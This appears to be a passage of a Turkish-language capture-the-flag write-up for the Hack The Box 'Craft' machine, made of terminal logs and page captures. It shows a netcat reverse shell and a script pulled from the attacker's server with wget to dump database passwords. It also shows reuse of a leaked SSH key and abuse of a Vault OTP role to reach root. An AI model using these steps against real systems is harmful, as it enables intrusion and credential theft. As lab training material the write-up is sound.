
```
root@kali:~/Masaüstü# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.12.181] from (UNKNOWN) [10.10.10.110] 38135
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
whoami
root
ls -la
total 32
drwxr-xr-x    5 root     root          4096 Feb 10 06:37 .
drwxr-xr-x    1 root     root          4096 Feb  9 15:38 ..
drwxr-xr-x    8 root     root          4096 Feb  8 16:43 .git
-rw-r--r--    1 root     root            18 Feb  7 04:05 .gitignore
-rw-r--r--    1 root     root          1585 Feb  7 04:05 app.py
drwxr-xr-x    5 root     root          4096 Feb  7 04:06 craft_api
-rwxr-xr-x    1 root     root           673 Feb  8 16:43 dbtest.py
drwxr-xr-x    2 root     root          4096 Feb  7 04:21 tests
```

```
cat dbtest.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)

finally:
    connection.close()
```

```
root@kali:~/Masaüstü# cat mydb.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = input()
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()
root@kali:~/Masaüstü# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.110 - - [20/Jul/2019 11:54:29] "GET /mydb.py HTTP/1.1" 200 -
```

```
wget http://10.10.12.181:8081/mydb.py
ls -la
total 36
drwxr-xr-x    5 root     root          4096 Jul 20 08:54 .
drwxr-xr-x    1 root     root          4096 Feb  9 15:38 ..
drwxr-xr-x    8 root     root          4096 Feb  8 16:43 .git
-rw-r--r--    1 root     root            18 Feb  7 04:05 .gitignore
-rw-r--r--    1 root     root          1585 Feb  7 04:05 app.py
drwxr-xr-x    5 root     root          4096 Feb  7 04:06 craft_api
-rwxr-xr-x    1 root     root           673 Feb  8 16:43 dbtest.py
-rw-r--r--    1 root     root           623 Jul 20 08:54 mydb.py
drwxr-xr-x    2 root     root          4096 Feb  7 04:21 tests
python mydb.py
select * from user
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'userna
me': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```


https://gogs.craft.htb/user/login?redirect_to=
ecurity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
yfa
Keşfet
Yardım
Giriş Yap
Kullanıcı Adı veya E-Posta *
gilfoyle
Parola *
Beni Hatırla
Giriş Yap
Parolanızı mı unuttunuz?



https://gogs.craft.htb/gilfoyle/craft-infra/src/master/.ssh
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Pano
Sorunlar
Değişiklik İsteği
Keşfet
gilfoyle / craft-infra
İzlemeyi Bırak 1
Yıldızla 0
Çatalla 0
Dosyalar
Ayarlar
Dal: master
craft-infra / .ssh
Yeni dosya
Dosyayı yükle
gilfoyle 84736fb39d Commit infrastructure configs 5 ay önce
..
id_rsa 84736fb39d Commit infrastructure configs 5 ay önce
id_rsa.pub 84736fb39d Commit infrastructure configs 5 ay önce

```
root@kali:~/Masaüstü# chmod 600 id_rsa
root@kali:~/Masaüstü# ls -la id_rsa
-rw------- 1 root root 1877 Jul 19 23:07 id_rsa
root@kali:~/Masaüstü# ssh -i id_rsa gilfoyle@10.10.10.110
kex_exchange_identification: Connection closed by remote host
root@kali:~/Masaüstü# ssh -i id_rsa gilfoyle@10.10.10.110
```

```
Enter passphrase for key 'id_rsa':
```

ZEU3N8WNM2rh4T


```
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$ cat user.txt
bbf4b0cadfa3d4e6d0914c9cd5a612d4
gilfoyle@craft:~$
```


https://gogs.craft.htb/gilfoyle/craft-infra/src/master/vault/secrets.sh
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Pano
Sorunlar
Değişiklik İsteği
Keşfet
gilfoyle / craft-infra
İzlemeyi Bırak 1
Yıldızla 0
Çatalla 0
Dosyalar
Ayarlar
Dal: master
craft-infra / vault / secrets.sh
secrets.sh 171 B
Kalıcı Bağlantı
Geçmiş
Ham
#!/bin/bash
set up vault secrets backend
vault secrets enable ssh
vault write ssh/roles/root_otp \
key_type=otp \
default_user=root \
cidr_list=0.0.0.0/0

```
gilfoyle@craft:~$ vault secrets enable ssh
Error enabling: Error making API request.

URL: POST https://vault.craft.htb:8200/v1/sys/mounts/ssh
Code: 400. Errors:

* existing mount at ssh/
gilfoyle@craft:~$ vault write ssh/roles/root_otp \
>       key_type=otp \
>       default_user=root \
>       cidr_list=0.0.0.0/0
Success! Data written to: ssh/roles/root_otp
```

```
gilfoyle@craft:~$ vault write ssh/creds/root_otp ip=127.0.0.1
Key                 Value
---                 -----
lease_id            ssh/creds/root_otp/7fc62a1e-9173-5789-f115-65d8d94a6e9b
lease_duration      768h
lease_renewable     false
ip                  127.0.0.1
key                 0b56a027-d29c-7fd8-81e9-1579e79ce7b4
key_type            otp
port                22
username            root
```

```
gilfoyle@craft:~$ ssh root@127.0.0.1
```



```
Password:
Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 20 13:27:52 2019 from 127.0.0.1
root@craft:~# id
uid=0(root) gid=0(root) groups=0(root)
root@craft:~# pwd
/root
root@craft:~# ls
root.txt
```


root@craft:~# cat root.txt
831d64ef54d92c1af795daae28a11591
root@craft:~#